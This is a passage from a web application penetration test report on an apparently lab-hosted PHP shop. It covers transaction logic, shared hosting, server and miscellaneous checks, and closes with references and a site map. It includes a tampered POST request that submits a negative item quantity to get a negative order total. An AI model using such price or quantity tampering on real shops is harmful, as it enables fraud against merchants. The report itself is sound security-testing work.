
v. Transaction logic

When adding an item to the cart, each value can be altered including changing the price or quantity to a negative value. In the case of a negative quantity, this will either remove the value from the total number of items or will register as zero items if the total quantity would become negative.

[15] (Stuttard & Pinto, 2011, p. 842)

b) RESULTS


When purchasing an item, every value can be edited in transit. Shown below is a range of purchases with modified values. As shown, negative prices and quantities are accepted and calculated. This order completed with a negative total. Figure 4.9.3 shows the modification of the request and the result of changing the quantity to a negative value.



My Ordered Items


Item	Price	Quantity	Total
Belter1	£ 100	1	£ 100
Belter2	£ 50	1	£ 50
belter2	£ -500	10	£ -5000
belter2	£ -500	0	£ 5000
belter2	£ 500	0	£ -5000
		Total Price Ordered:	£ -4850

FIGURE 4.9.2 - TRANSACTION LOGIC FLAWS



Shopping Cart Lists

Item	Price	Quantity	Total	Actions
belter2	£500	0	£-5000	Remove Item
		Total Price:	£-5000	Order Now!



```
POST /customers/save_order.php HTTP/1.1
Host: 192.168.1.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.1.10/customers/add_to_cart.php?cart=6
Cookie: PHPSESSID=d7g26ad4d714tu0eat55ljlr05;
SecretCookie=qKAypxO1p2IlYzAioGcjLKAmBwR1ZQt3ZQLkZGH%3D
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 75

order_name=belter2&order_price=500&user_id=1&order_quantity=-10&order_save=
```

FIGURE 4.9.3 – NEGATIVE ITEM QUANTITY

4.10. SHARED HOSTING TESTING

a) PROCEDURE



10.1. Test segregation in shared infrastructures
10.2. Test segregation between ASP-hosted applications

FIGURE 4.10.1 - SHARED HOSTING TESTING METHODOLOGY[16]

i. Test segregation in shared infrastructures

ii. Test segregation between ASP-hosted applications

b) RESULTS

No shared infrastructure was found during testing therefore this section could not be tested.

[16] (Stuttard & Pinto, 2011, p. 845)

4.11. APPLICATION SERVER TESTING

a) PROCEDURE




11.1. Test for default credentials
11.2. Test for default content
11.3. Test for dangerous HTTP methods
11.4. Test for proxy functionality
11.5. Test for virtual hosting misconfiguration
11.6. Test for web server software bugs
11.7. Test for web application firewalling

FIGURE 4.11.1 - APPLICATION SERVER TESTING METHODOLOGY [17]

i. Test for default credentials

No default credentials appeared to work on the services available on the web server. Services were discovered using nmap – the results of the scan can be seen below.



```
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
443/tcp  open  https
3306/tcp open  mysql
MAC Address: 00:0C:29:59:83:8B (VMware)
```

FIGURE 4.11.2 - NMAP RESULTS

ii. Test for default content

No further default content was discovered.

iii. Test for dangerous HTTP methods

No dangerous HTTP methods were discovered.

iv. Test for proxy functionality

No proxy functionality was discovered.

v. Test for virtual hosting misconfiguration

No misconfigurations with virtual hosting were found

[17] (Stuttard & Pinto, 2011, p. 846)

vi. Test for web server software bugs

The scanning facility Nessus was run against the web server, a full report can be found in Appendix D – Nessus Results

vii. Test for web application firewalling

No firewalls capabilities were discovered during testing.

b) Results

No results were generated from this section of testing.

4.12. MISCELLANEOUS CHECKS

a) PROCEDURE

12.1. Test for DOM-based attacks

12.2. Test for local privacy vulnerabilities


12.3. Test for weak SSL ciphers

12.4. Check same-orgin policy configuration

FIGURE 4.12.1 - MISCELLANEOUS CHECKS METHODOLOGY [18]

i. Test for DOM-based attacks

The use of the program RIPS presented a large number of vulnerabilities however editing the website pages was out of scope of the investigation.



```
Result                                   x

File Inclusion:            1
File Manipulation:         3
SQL Injection:             13
Cross-Site Scripting:      10
Session Fixation:          1
Sum:                       28

Scanned files:             43
Include success:           46/49 (94%)
Considered sinks:          298
User-defined functions:    2
Unique sources:            38
Sensitive sinks:           490

Info:                      uses sessions
Info:                      using DBMS MySQL,
                           MySQLi Extension
Info:                      using DBMS MySQL
Info:                      phpinfo() detected

     Get the next generation of RIPS
     with state-of-the-art code analysis!

Scan time:                 0.546 seconds
```

FIGURE 4.12.2 - RIPS ANALYSIS

[18] (Stuttard & Pinto, 2011, p. 849)

ii. Test for local privacy vulnerabilities
No further local privacy vulnerabilities were found during the investigation.

iii. Test for weak SSL ciphers
SSL is not used on the web application therefore this does not apply.

iv. Check same-origin policy configuration
No same origin policies were found during testing of the web application.

b) Results
No significant results were found in this section.

References

CRACKER|HACKER. (2015, 07 30). *Upload a Shell to a Web Server and Get Root (RFI): Part 2*. Retrieved from WONDER HOW TO: https://null-byte.wonderhowto.com/how-to/upload-shell-web-server-and-get-root-rfi-part-2-0162854/
Accessed on 22/11/2017

Carnal0wnage. (2011, 03 21). *sqlmap with POST requests*. Retrieved from Carnal0wnage.attackresearch.com: http://carnal0wnage.attackresearch.com/2011/03/sqlmap-with-post-requests.html
Accessed on 20/11/2017

ccm. (2007, 12 30). *Using netcat and tar for network file transfer*. Retrieved from screenage.de/blog: http://www.screenage.de/blog/2007/12/30/using-netcat-and-tar-for-network-file-transfer/
Accessed on 18/11/2017

Czagan, D. (2014, 01 24). *Session Randomness Analysis with Burp Suite Sequencer*. Retrieved from InfoSec Resources: http://resources.infosecinstitute.com/session-randomness-analysis-burp-suite-sequencer/#gref
Accessed on 24/11/2017

FuzzDB Project. (2017, 01 16). *fuzzdb-project/fuzzdb*. Retrieved from GitHub: https://github.com/fuzzdb-project/fuzzdb/
Accessed on 22/11/2017


Jehiah. (2006, 01 21). *XSS - Stealing Cookies 101*. Retrieved from Jehiah.cz: http://jehiah.cz/a/xss-stealing-cookies-101
Accessed on 24/11/2017

Scrypt. (2017, 08 19). *The average cost of a Data Breach in 2017 is $3.62 million*. Retrieved from scrypt.com: https://www.scrypt.com/blog/average-cost-data-breach-2017-3-62-million/
Accessed on 28/11/2017

Stuttard, D., & Pinto, M. (2011). The Web Application Hacker's Handbook : Finding and Exploiting Security Flaws 2nd Edition. Indianapolis: Wiley.
Accessed on 17/11/2017

Appendices

Appendix A – Site Map




```
192.168.1.10
|
|   adminlogin.php
|   changepicture.php
|   config.php
|   cookie.php
|   db_conection.php
|   extras.php
|   fileuploadtype.php
|   genericinstructions.php
|   hidden.php
|   index.php
|   info.php
|   instructions.php
|   path.txt
|   phpinfo.php
|   register.php
|   robots.txt
|   sqlcm.php
|   terms.php
|   updatepassword.php
|   userlogin.php
|   username.php
|
+---admin
|   |   additems.php
|   |   admin.php
|   |   config.php
|   |   customers.php
|   |   db_conection.php
|   |   edititem.php
|   |   index.php
|   |   items.php
|   |   logout.php
|   |   orderdetails.php
|   |   previous_orders.php
|   |   rs (1).jpg
|   |   rs (2).jpg
|   |   rs.jpg
|   |   view_orders.php
|   |
|   +---bootstrap
|   |   +---css
|   |   |       bootstrap.css
|   |   |       bootstrap.min.css
```

Appendix A - Site Map Part 1


```
|   |   +---fonts
|   |   |       glyphicons-halflings-regular.eot
|   |   |       glyphicons-halflings-regular.svg
|   |   |       glyphicons-halflings-regular.ttf
|   |   |       glyphicons-halflings-regular.woff
|   |   |       glyphicons-halflings-regular.woff2
|   |   |
|   |   \---js
|   |           bootstrap.js
|   |           bootstrap.min.js
|   |
|   +---css
|   |       jquery.bdt.css
|   |       local.css
|   |
|   +---font-awesome
|   |   +---css
|   |   |       font-awesome.css
|   |   |       font-awesome.min.css
|   |   |
|   |   +---fonts
|   |   |       fontawesome-webfont.eot
|   |   |       fontawesome-webfont.svg
|   |   |       fontawesome-webfont.ttf
|   |   |       fontawesome-webfont.woff
|   |   |       fontawesome-webfont.woff2
|   |   |       FontAwesome.otf
|   |   |
|   |   +---less
|   |   |       bordered-pulled.less
|   |   |       core.less
|   |   |       fixed-width.less
|   |   |       font-awesome.less
|   |   |       icons.less
|   |   |       larger.less
|   |   |       list.less
|   |   |       mixins.less
|   |   |       path.less
|   |   |       rotated-flipped.less
|   |   |       spinning.less
|   |   |       stacked.less
|   |   |       variables.less
|   |   |
|   |   \---scss
|   |           font-awesome.scss
|   |           _bordered-pulled.scss
|   |           _core.scss
|   |           _fixed-width.scss
```

Appendix A - Site Map Part 2




```
|   |           _icons.scss
|   |           _larger.scss
|   |           _list.scss
|   |           _mixins.scss
|   |           _path.scss
|   |           _rotated-flipped.scss
|   |           _spinning.scss
|   |           _stacked.scss
|   |           _variables.scss
|   |
|   +---item_images
|   |       14231.jpg
|   |       147124.jpg
|   |       158191.jpg
|   |       181757.jpg
|   |       289865.jpg
|   |       320199.jpg
|   |       361204.jpg
|   |       444526.jpg
|   |       45968.jpg
|   |       722934.jpg
|   |       783298.jpg
|   |       838084.jpg
|   |       855187.jpg
|   |       956983.jpg
|   |
|   \---js
|           datatables.min.js
|           jquery-1.10.2.min.js
|           jquery.bdt.js
|
+---assets
|   +---css
|   |       bootstrap.css
|   |       flexslider.css
|   |       font-awesome.min.css
|   |       style.css
|   |
|   +---fonts
|   |       fontawesome-webfont.eot
|   |       fontawesome-webfont.svg
|   |       fontawesome-webfont.ttf
|   |       fontawesome-webfont.woff
|   |       FontAwesome.otf
|   |
|   +---img
|   |       1-slide.jpg
|   |       2-slide.jpg
```

Appendix A - Site Map Part 3



